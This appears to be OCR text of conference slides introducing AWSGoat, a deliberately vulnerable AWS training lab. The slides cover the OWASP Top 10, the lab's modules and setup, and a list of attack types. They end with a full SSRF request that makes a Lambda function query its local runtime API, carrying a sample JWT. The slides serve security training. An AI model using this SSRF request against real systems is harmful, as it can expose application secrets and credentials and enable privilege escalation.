AWSGoat : A Damn Vulnerable AWS Infrastructure

About Us

Jeswin Mathai

- Chief Architect, Lab Platform @ INE
- Published Research at Black Hat US/Asia Arsenal, DEF CON USA/China Demolabs
- Gave research talk at DEF CON China and Rootcon Philippines
- Co-Trainer in Training:
    - Black Hat Asia, US
    - HITB AMS, GSEC
    - Rootcon 13,16
    - NZ OWASP day

About Us


Shantanu Kale


- Cloud Developer @ INE
- Published Research at Black Hat US/Asia Arsenal and DEFCON 30 DemoLabs
- Co-trainer in training at Seasides Goa, Rootcon 16
- Strong roots in cloud and network penetration testing, vulnerability scanning, and Open Source Intelligence Techniques

Sanjeev Mahunta


- Cloud Software Engineer @ INE
- Published research at Blackhat US Arsenal, DEF CON USA Demolabs.
- Co-trainer in training at Rootcon 16
- 2+ years of experience building front-end applications for the web and implementing ERP solutions
- Interned at Defence Research and Development Organisation (DRDO)

Conferences





About INE



Technology never stops evolving. Neither should you.

Hands-on IT training for teams and individuals. Train your next rockstar, accelerate your digital transformation, and protect your critical infrastructure.

Trust your upskilling to the organization that invented Hands-On Training. Just like the world's top companies have.

The Motivation


- Training Needs
  - Basics and Fundamentals
  - Enumeration techniques
  - Abusing IAM, S3, API Gateway Misconfigurations
  - Attack vectors on Lambda and EC2
  - What Next?
- Lack of Real World AWS Pentesting Environment
- Contribution from the open source community and security professionals
- Release of OWASP Top 10: 2021

Enter AWSGoat!

AWSGoat : A Damn Vulnerable AWS Infrastructure

- Mimics real-world infrastructure but with added vulnerabilities
- Multiple application stacks - Multiple exploitation/escalation paths
- Features OWASP Top 10: 2021
- Focused on Black-box approach
- Still in early stage
  - Module 1 : Blog Application
  - Module 2 : HR Application
- Co-exist with other projects

OWASP Top 2021



2017

- A01:2017-Injection
- A02:2017-Broken Authentication
- A03:2017-Sensitive Data Exposure
- A04:2017-XML External Entities (XXE)
- A05:2017-Broken Access Control
- A06:2017-Security Misconfiguration
- A07:2017-Cross-Site Scripting (XSS)
- A08:2017-Insecure Deserialization
- A09:2017-Using Components with Known Vulnerabilities
- A10:2017-Insufficient Logging & Monitoring

2021

- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- (New) A04:2021-Insecure Design
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- (New) A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures*
- (New) A10:2021-Server-Side Request Forgery (SSRF)*


* From the Survey

Image Reference: https://owasp.org/www-project-top-ten/


AWSGoat : Module 1 (Blog Application)

- A01: Broken Access Control
- A02: Cryptographic Failure
- A03: Injection
- A04: Insecure Design
- A05: Security Misconfiguration
- A07: Identification and Authentication Failures
- A10: Server Side Request Forgery

AWSGoat : Module 1 (Blog Application)



AWSGoat : Module 1 (Blog Application)



jeswinMathai Updated Discord Link f01733d on Aug 24 15 commits

.github/workflows	Bug Fixes and Handling Repeated Deployment	2 months ago
modules/module-1	Bug Fixes and Handling Repeated Deployment	2 months ago
solutions/module-1	Fixed inconsistencies in solution manuals	2 months ago
AWSGoat.pdf	Added slides and solution manuals	2 months ago
LICENSE	Refactor	2 months ago
README.md	Updated Discord Link	last month
main.tf	Bug Fixes and Handling Repeated Deployment	2 months ago

README.md

AWSGoat : A Damn Vulnerable AWS Infrastructure

About

AWSGoat : A Damn Vulnerable AWS Infrastructure

Readme

GPL-2.0 license

731 stars

18 watching

216 forks

Releases

No releases published

Create a new release

Packages

No packages published

Publish your first package

Contributors 3


jeswinMathai Jeswin Mathai

SSKale1 Shantanu Kale

lpmi-13 Adam Leskis

Languages

AWSGoat : Module 2 (HR Application)



Building Realistic Insecure Application : Challenges

- Security Professional vs Seasoned Developers
- Mimicking Development Process
- Multiple Developer Environments
- Fast paced development.
- Lack of secure code practices

Goat Family

Installation

- Repository: https://github.com/ine-labs/AWSGoat

- Using GitHub Actions
  - Fork the repository
  - Configure Credentials in GitHub Secrets
  - Run the “terraform apply” workflow

- Manual Installation (Linux Machine)
  - Requirements
    - AWS CLI
    - Terraform
    - Python
    - Git
  - Commands:
    - aws configure
    - git clone https://github.com/ine-labs/AWSGoat
    - terraform init
    - terraform apply

Attacking the Application

- XSS
- SQL Injection
- Insecure Direct Object Reference
- Server Side Request Forgery
- Sensitive Data Exposure and Password Reset
- S3 Misconfiguration
- IAM Privilege Escalation

Lambda Environment : Role






Image Source: https://aws.amazon.com/blogs/security/how-to-create-an-aws-iam-policy-to-grant-aws-lambda-access-to-an-amazon-dynamodb-table/

Server Side Request Forgery

- Interacting with the Lambda Runtime API
- Reading the source code of the application
- Reading the environment variables
    - Enumerate and attack other AWS Resources
    - Escalate Privileges
- Enumerate other applications/instances in the VPC




Server Side Request Forgery



```
GET /v1/save-content?value=http://localhost:9001/2018-06-01/runtime/invocation/next HTTP/2
Host: s2y4nxxkde.execute-api.us-east-1.amazonaws.com
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
Accept: application/json, text/plain, */*
Jwt_token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlbWFpbCI6ImphbWVzaGlsbEBpbmUuY29tIiwibmFtZSI6IkphbWVzIEhpbGwiLCJhdXRoTGV2ZWwiOiIwIiwiYWR
kcmVzcyI6IkFwdCAjIDQ1MywgQmxvY2sgNTMsIE1haW4gU3QuIiwiY291bnRyeSI6IkphbWFpY2EiLCJwaG9uZSI6IjEyNDg5NjYyMyIsInNlY3JldFF1ZXN0aW9uIjo
iV2hlcmUgaXMgeW91ciBob21ldG93bj8iLCJzZWNyZXRBbnN3ZXIiOiJTQSIsInVzZXJuYW1lIjoiamFtZXN5aGlsbCIsImlkIjoiOCIsImV4cCI6MTY1NzYzNTgwN30
.WbP-sGn-3b6lYsUtdbsBwP_cI29CB5PhKK11spzXvSc
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://0d24rs3ylg.execute-api.us-east-1.amazonaws.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0d24rs3ylg.execute-api.us-east-1.amazonaws.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

